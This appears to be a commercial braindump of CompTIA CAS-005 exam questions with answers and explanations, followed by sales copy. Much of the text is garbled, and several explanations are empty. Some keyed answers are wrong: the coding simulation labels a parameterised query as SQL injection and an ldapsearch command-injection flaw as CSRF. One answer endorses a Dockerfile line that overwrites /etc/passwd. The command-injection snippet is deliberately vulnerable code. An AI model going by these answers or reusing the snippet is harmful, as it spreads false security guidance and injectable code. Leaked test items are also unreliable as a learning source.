
An organization is planning for disaster recovery and continuity of operations, and has noted the following relevant findings:

- \* 1. A natural disaster may disrupt operations at Site A, which would then cause an evacuation. Users are unable to log into the domain from their workstations after relocating to Site B.
- \* 2. A natural disaster may disrupt operations at Site A, which would then cause the pump room at Site B to become inoperable.
- \* 3. A natural disaster may disrupt operations at Site A, which would then cause unreliable internet connectivity at Site B due to route flapping.

##### INSTRUCTIONS

Match each relevant finding to the affected host by clicking on the host name and selecting the appropriate number.

For findings 1 and 2, select the items that should be replicated to Site B. For finding 3, select the item requiring configuration changes, then select the appropriate corrective action from the drop-down menu.



## Relevant findings



A natural disaster may disrupt operations at Site A, which would then cause an evacuation. Users are unable to log into the domain from their workstations after relocating to Site B.

Select this for the item that should be replicated to Site B.



A natural disaster may disrupt operations at Site A, which would then cause the pump room at Site B to become inoperable.

Select this for the item that should be replicated to Site B.



A natural disaster may disrupt operations at Site A, which would then cause unreliable Internet connectivity at Site B due to route flapping.

Select this for the item requiring configuration changes.

A. Mastered  
 B. Not Mastered

Answer: A



**Explanation:**

Matching Relevant Findings to the Affected Hosts:

? Finding 1:

? Finding 2:

? Finding 3:

Corrective Actions for Finding 3:

? Finding 3 Corrective Action:

? Replication to Site B for Finding 1:

? Replication to Site B for Finding 2:

? Configuration Changes for Finding 3:

References:

? CompTIA Security+ Study Guide: This guide provides detailed information on disaster recovery and continuity of operations, emphasizing the importance of replicating critical services and making necessary configuration changes to ensure seamless operation during disruptions.

? CompTIA Security+ Exam Objectives: These objectives highlight key areas in disaster recovery planning, including the replication of critical services and network configuration adjustments.

? Disaster Recovery and Business Continuity Planning (DRBCP): This resource outlines best practices for ensuring that operations can continue at an alternate site during a disaster, including the replication of essential services and network stability measures.

By ensuring that critical services like DNS and control systems for pumps are replicated at the alternate site, and by addressing network routing issues through proper BGP configuration, the organization can maintain operational continuity and minimize the impact of natural disasters on their operations.

**NEW QUESTION 86**

A security architect for a global organization with a distributed workforce recently received funding to deploy a CASB solution. Which of the following most likely explains the choice to use a proxy-based CASB?

- A. The capability to block unapproved applications and services is possible.
- B. Privacy compliance obligations are bypassed when using a user-based deployment.
- C. Protecting and regularly rotating API secret keys requires a significant time commitment.
- D. Corporate devices cannot receive certificates when not connected to on-premises devices.

**Answer:** A

**Explanation:**

A proxy-based Cloud Access Security Broker (CASB) is chosen primarily for its ability to block unapproved applications and services. Here's why:

? Application and Service Control: Proxy-based CASBs can monitor and control the

use of applications and services by inspecting traffic as it passes through the proxy. This allows the organization to enforce policies that block unapproved applications and services, ensuring compliance with security policies.

? Visibility and Monitoring: By routing traffic through the proxy, the CASB can

provide detailed visibility into user activities and data flows, enabling better monitoring and threat detection.

? Real-Time Protection: Proxy-based CASBs can provide real-time protection

against threats by analyzing and controlling traffic before it reaches the end user, thus preventing the use of risky applications and services.

? References:

**NEW QUESTION 89**

A security administrator is performing a gap assessment against a specific OS benchmark. The benchmark requires the following configurations be applied to endpoints:

- Full disk encryption
- \* Host-based firewall
- Time synchronization
- \* Password policies
- Application allow listing
- \* Zero Trust application access

Which of the following solutions best addresses the requirements? (Select two).

- A. CASB
- B. SBoM
- C. SCAP
- D. SASE
- E. HIDS

**Answer:** CD

**Explanation:**

To address the specific OS benchmark configurations, the following solutions are most appropriate:

\* C. SCAP (Security Content Automation Protocol): SCAP helps in automating vulnerability management and policy compliance, including configurations like full disk encryption, host-based firewalls, and password policies.

\* D. SASE (Secure Access Service Edge): SASE provides a framework for Zero Trust network access and application allow listing, ensuring secure and compliant access to applications and data.

These solutions together cover the comprehensive security requirements specified in the OS benchmark, ensuring a robust security posture for endpoints.

References:

? CompTIA SecurityX Study Guide: Discusses SCAP and SASE as part of security configuration management and Zero Trust architectures.

? NIST Special Publication 800-126, "The Technical Specification for the Security Content Automation Protocol (SCAP)": Details SCAP's role in security automation.

? "Zero Trust Networks: Building Secure Systems in Untrusted Networks" by Evan Gilman and Doug Barth: Covers the principles of Zero Trust and how SASE can implement them.

By implementing SCAP and SASE, the organization ensures that all the specified security configurations are applied and maintained effectively.

**NEW QUESTION 93**

A security engineer wants to reduce the attack surface of a public-facing containerized application. Which of the following will best reduce the application's privilege escalation attack surface?



- A. Implementing the following commands in the Dockerfile: RUN echo user:x:1000:1000iuser:/home/user:/dew/null > /etc/passwd
- B. Installing an EDR on the container's host with reporting configured to log to a centralized SIFM and Implementing the following alerting rules TF PBOCESS\_USEB=rooC ALERT\_TYPE=critical
- C. Designing a multicontainer solution, with one set of containers that runs the mam application, and another set of containers that perform automatic remediation by replacing compromised containers or disabling compromised accounts
- D. Running the container in an isolated network and placing a load balancer in a public-facing network
- E. Adding the following ACL to the load balancer: PZRKZI HTTES from 0-0.0.0.0/0 port 443

**Answer:** A

**Explanation:**

Implementing the given commands in the Dockerfile ensures that the container runs with non-root user privileges. Running applications as a non-root user reduces the risk of

privilege escalation attacks because even if an attacker compromises the application, they would have limited privileges and would not be able to perform actions that require root access.

? A. Implementing the following commands in the Dockerfile: This directly addresses the privilege escalation attack surface by ensuring the application does not run with elevated privileges.

? B. Installing an EDR on the container's host: While useful for detecting threats, this does not reduce the privilege escalation attack surface within the containerized application.

? C. Designing a multi-container solution: While beneficial for modularity and remediation, it does not specifically address privilege escalation.

? D. Running the container in an isolated network: This improves network security but does not directly reduce the privilege escalation attack surface.

References:

? CompTIA Security+ Study Guide

? Docker documentation on security best practices

? NIST SP 800-190, "Application Container Security Guide"

**NEW QUESTION 96**

**SIMULATION**

A product development team has submitted code snippets for review prior to release. INSTRUCTIONS

Analyze the code snippets, and then select one vulnerability, and one fix for each code snippet.

Code Snippet 1

Code Snippet 1

Code Snippet 2

Web browser:

URL: <https://comptia.org/profiles/userdetails?userid=103>

Web server code:

--

```
String accountQuery = "SELECT * from users WHERE userid = ?";
```

```
PreparedStatement stmt = connection.prepareStatement(accountQuery);
```

```
stmt.setString(1, request.getParameter("userid"));
```

```
ResultSet queryResponse = stmt.executeQuery();
```

--

Code Snippet 2

```
Caller:
URL: https://comptia.org/api/userprofile?userid=103

API endpoint (/searchDirectory):
...
import subprocess
from http.server import HTTPServer, BaseHTTPRequestHandler
httpd = HTTPServer(('192.168.0.5', 8443), BaseHTTPRequestHandler)
httpd.serve_forever()

def get_request(request):
    userId = request.getParam(userid)

    ldapLookup = 'ldapsearch -D "cn=' + userId + '" -W -p 389
                  -h loginserver.comptia.org
                  -b "dc=comptia,dc=org" -s sub -x "(objectclass=*)"'
    accountLookup = subprocess.Popen(ldapLookup)

    if (userExists(accountLookup))
        accountFound = true
    else
        accountFound = false
    ...
```

Vulnerability 1:

- ? SQL injection
- ? Cross-site request forgery
- ? Server-side request forgery
- ? Indirect object reference
- ? Cross-site scripting

Fix 1:

- ? Perform input sanitization of the userid field.
- ? Perform output encoding of queryResponse,
- ? Ensure usex:ia belongs to logged-in user.
- ? Inspect URLs and disallow arbitrary requests.
- ? Implement anti-forgery tokens.

Vulnerability 2

- 1) Denial of service
- 2) Command injection
- 3) SQL injection
- 4) Authorization bypass
- 5) Credentials passed via GET

Fix 2

- A) Implement prepared statements and bind variables.
- B) Remove the serve\_forever instruction.
- C) Prevent the "authenticated" value from being overridden by a GET parameter.
- D) HTTP POST should be used for sensitive parameters.
- E) Perform input sanitization of the userid field.

- A. Mastered
- B. Not Mastered

**Answer: A**

#### Explanation:

Code Snippet 1

Vulnerability 1: SQL injection

SQL injection is a type of attack that exploits a vulnerability in the code that interacts with a database. An attacker can inject malicious SQL commands into the input fields, such as username or password, and execute them on the database server. This can result in data theft, data corruption, or unauthorized access.

Fix 1: Perform input sanitization of the userid field.

Input sanitization is a technique that prevents SQL injection by validating and filtering the user input values before passing them to the database. The input sanitization should remove any special characters, such as quotes, semicolons, or dashes, that can alter the intended SQL query. Alternatively, the input sanitization can use a whitelist of allowed values and reject any other values.

Code Snippet 2

Vulnerability 2: Cross-site request forgery

Cross-site request forgery (CSRF) is a type of attack that exploits a vulnerability in the code that handles web requests. An attacker can trick a user into sending a malicious web request to a server that performs an action on behalf of the user, such as changing their password, transferring funds, or deleting data. This can result in unauthorized actions, data loss, or account compromise.

Fix 2: Implement anti-forgery tokens.

Anti-forgery tokens are techniques that prevent CSRF by adding a unique and secret value to each web request that is generated by the server and verified by the server before performing the action. The anti-forgery token should be different for each user and each session, and should not be predictable or reusable by an attacker. This way, only legitimate web requests from the user's browser can be accepted by the server.

#### NEW QUESTION 100

An organization is developing on AI-enabled digital worker to help employees complete common tasks such as template development, editing, research, and scheduling. As part of the AI workload the organization wants to Implement guardrails within the platform. Which of the following should the company do to secure the AI environment?

- A. Limit the platform's abilities to only non-sensitive functions
- B. Enhance the training model's effectiveness.
- C. Grant the system the ability to self-govern
- D. Require end-user acknowledgement of organizational policies.

**Answer:** A

**Explanation:**

Limiting the platform's abilities to only non-sensitive functions helps to mitigate risks associated with AI operations. By ensuring that the AI-enabled digital worker is only allowed to perform tasks that do not involve sensitive or critical data, the organization reduces the potential impact of any security breaches or misuse. Enhancing the training model's effectiveness (Option B) is important but does not directly address security guardrails. Granting the system the ability to self-govern (Option C) could increase risk as it may act beyond the organization's control. Requiring end-user acknowledgement of organizational policies (Option D) is a good practice but does not implement technical guardrails to secure the AI environment.

References:

- ? CompTIA Security+ Study Guide
- ? NIST SP 800-53 Rev. 5, "Security and Privacy Controls for Information Systems and Organizations"
- ? ISO/IEC 27001, "Information Security Management"

**NEW QUESTION 105**

A systems engineer is configuring a system baseline for servers that will provide email services. As part of the architecture design, the engineer needs to improve performance of the systems by using an access vector cache, facilitating mandatory access control and protecting against:

- Unauthorized reading and modification of data and programs
- Bypassing application security mechanisms
- Privilege escalation
- interference with other processes

Which of the following is the most appropriate for the engineer to deploy?

- A. SELinux
- B. Privileged access management
- C. Self-encrypting disks
- D. NIPS

**Answer:** A

**Explanation:**

The most appropriate solution for the systems engineer to deploy is SELinux (Security- Enhanced Linux). Here's why:

- ? Mandatory Access Control (MAC): SELinux enforces MAC policies, ensuring that only authorized users and processes can access specific resources. This helps in preventing unauthorized reading and modification of data and programs.
- ? Access Vector Cache: SELinux utilizes an access vector cache (AVC) to improve performance. The AVC caches access decisions, reducing the need for repetitive policy lookups and thus improving system efficiency.
- ? Security Mechanisms: SELinux provides a robust framework to enforce security policies and prevent bypassing of application security mechanisms. It controls access based on defined policies, ensuring that security measures are consistently applied.
- ? Privilege Escalation and Process Interference: SELinux limits the ability of processes to escalate privileges and interfere with each other by enforcing strict access controls. This containment helps in isolating processes and minimizing the risk of privilege escalation attacks.
- ? References:

**NEW QUESTION 107**

During a gap assessment, an organization notes that OYOD usage is a significant risk. The organization implemented administrative policies prohibiting BYOD usage. However, the organization has not implemented technical controls to prevent the unauthorized use of BYOD assets when accessing the organization's resources. Which of the following solutions should the organization implement to b» « reduce the risk of OYOD devices? (Select two).

- A. Cloud IAM to enforce the use of token based MFA
- B. Conditional access, to enforce user-to-device binding
- C. NAC, to enforce device configuration requirements
- D. PA
- E. to enforce local password policies
- F. SD-WAN
- G. to enforce web content filtering through external proxies
- H. DLP, to enforce data protection capabilities

**Answer:** BC

**Explanation:**

To reduce the risk of unauthorized BYOD (Bring Your Own Device) usage, the organization should implement Conditional Access and Network Access Control (NAC). Why Conditional Access and NAC?

- ? Conditional Access:
- ? Network Access Control (NAC):
- Other options, while useful, do not address the specific need to control and secure BYOD devices effectively:
- ? A. Cloud IAM to enforce token-based MFA: Enhances authentication security but does not control device compliance.
- ? D. PAM to enforce local password policies: Focuses on privileged account management, not BYOD control.
- ? E. SD-WAN to enforce web content filtering: Enhances network performance and security but does not enforce BYOD device compliance.
- ? F. DLP to enforce data protection capabilities: Protects data but does not control BYOD device access and compliance.

References:

- ? CompTIA SecurityX Study Guide
- ? "Conditional Access Policies," Microsoft Documentation
- ? "Network Access Control (NAC)," Cisco Documentation



#### NEW QUESTION 111

A user reports application access issues to the help desk. The help desk reviews the logs for the user

Time	Internal IP	Public IP	IP geolocation	Application	Action
8:47 p.m.	192.168.1.5	104.18.16.29	Toronto	VPN	Allow
8:48 p.m.	10.10.2.21	95.67.137.12	Los Angeles	Email	Allow
8:48 p.m.	10.10.2.21	95.67.137.12	Los Angeles	Human resources system	Allow
8:49 p.m.	10.10.2.21	95.67.137.12	Los Angeles	Email	Allow
8:52 p.m.	192.168.1.5	104.18.16.29	Toronto	Human resources system	Deny

Which of the following is most likely The reason for the issue?

- A. The user inadvertently tripped the impossible travel security rule in the SSO system.
- B. A threat actor has compromised the user's account and attempted to log in.
- C. The user is not allowed to access the human resources system outside of business hours
- D. The user did not attempt to connect from an approved subnet

**Answer:** A

#### Explanation:

Based on the provided logs, the user has accessed various applications from different geographic locations within a very short timeframe. This pattern is indicative of the "impossible travel" security rule, a common feature in Single Sign-On (SSO) systems designed to detect and prevent fraudulent access attempts.

Analysis of Logs:

- ? At 8:47 p.m., the user accessed a VPN from Toronto.
- ? At 8:48 p.m., the user accessed email from Los Angeles.
- ? At 8:48 p.m., the user accessed the human resources system from Los Angeles.
- ? At 8:49 p.m., the user accessed email again from Los Angeles.
- ? At 8:52 p.m., the user attempted to access the human resources system from Toronto, which was denied.

These rapid changes in location are physically impossible and typically trigger security measures to prevent unauthorized access. The SSO system detected these inconsistencies and likely flagged the activity as suspicious, resulting in access denial. References:

- ? CompTIA SecurityX Study Guide
- ? NIST Special Publication 800-63B, "Digital Identity Guidelines"
- ? "Impossible Travel Detection," Microsoft Documentation

#### NEW QUESTION 112

A security operations engineer needs to prevent inadvertent data disclosure when encrypted SSDs are reused within an enterprise. Which of the following is the most secure way to achieve this goal?

- A. Executing a script that deletes and overwrites all data on the SSD three times
- B. Wiping the SSD through degaussing
- C. Securely deleting the encryption keys used by the SSD
- D. Writing non-zero, random data to all cells of the SSD

**Answer:** C

#### Explanation:

The most secure way to prevent inadvertent data disclosure when encrypted SSDs are reused is to securely delete the encryption keys used by the SSD. Without the encryption keys, the data on the SSD remains encrypted and is effectively unreadable, rendering any residual data useless. This method is more reliable and efficient than overwriting data multiple times or using other physical destruction methods.

References:

- ? CompTIA SecurityX Study Guide: Highlights the importance of managing encryption keys and securely deleting them to protect data.
- ? NIST Special Publication 800-88, "Guidelines for Media Sanitization": Recommends cryptographic erasure as a secure method for sanitizing encrypted storage devices.

#### NEW QUESTION 113

A security architect wants to develop a baseline of security configurations These configurations automatically will be utilized machine is created Which of the following technologies should the security architect deploy to accomplish this goal?

- A. Short
- B. GASB
- C. Ansible
- D. CMDB

**Answer:** C

#### Explanation:

To develop a baseline of security configurations that will be automatically utilized when a machine is created, the security architect should deploy Ansible. Here's why:

- ? Automation: Ansible is an automation tool that allows for the configuration, management, and deployment of applications and systems. It ensures that security configurations are consistently applied across all new machines.
- ? Scalability: Ansible can scale to manage thousands of machines, making it suitable for large enterprises that need to maintain consistent security configurations across their infrastructure.
- ? Compliance: By using Ansible, organizations can enforce compliance with security policies and standards, ensuring that all systems are configured according to best practices.
- ? References:

#### NEW QUESTION 114

.....

## Thank You for Trying Our Product

### We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

### CAS-005 Practice Exam Features:

- \* CAS-005 Questions and Answers Updated Frequently
- \* CAS-005 Practice Questions Verified by Expert Senior Certified Staff
- \* CAS-005 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- \* CAS-005 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

**100% Actual & Verified — Instant Download, Please Click**  
**[Order The CAS-005 Practice Test Here](#)**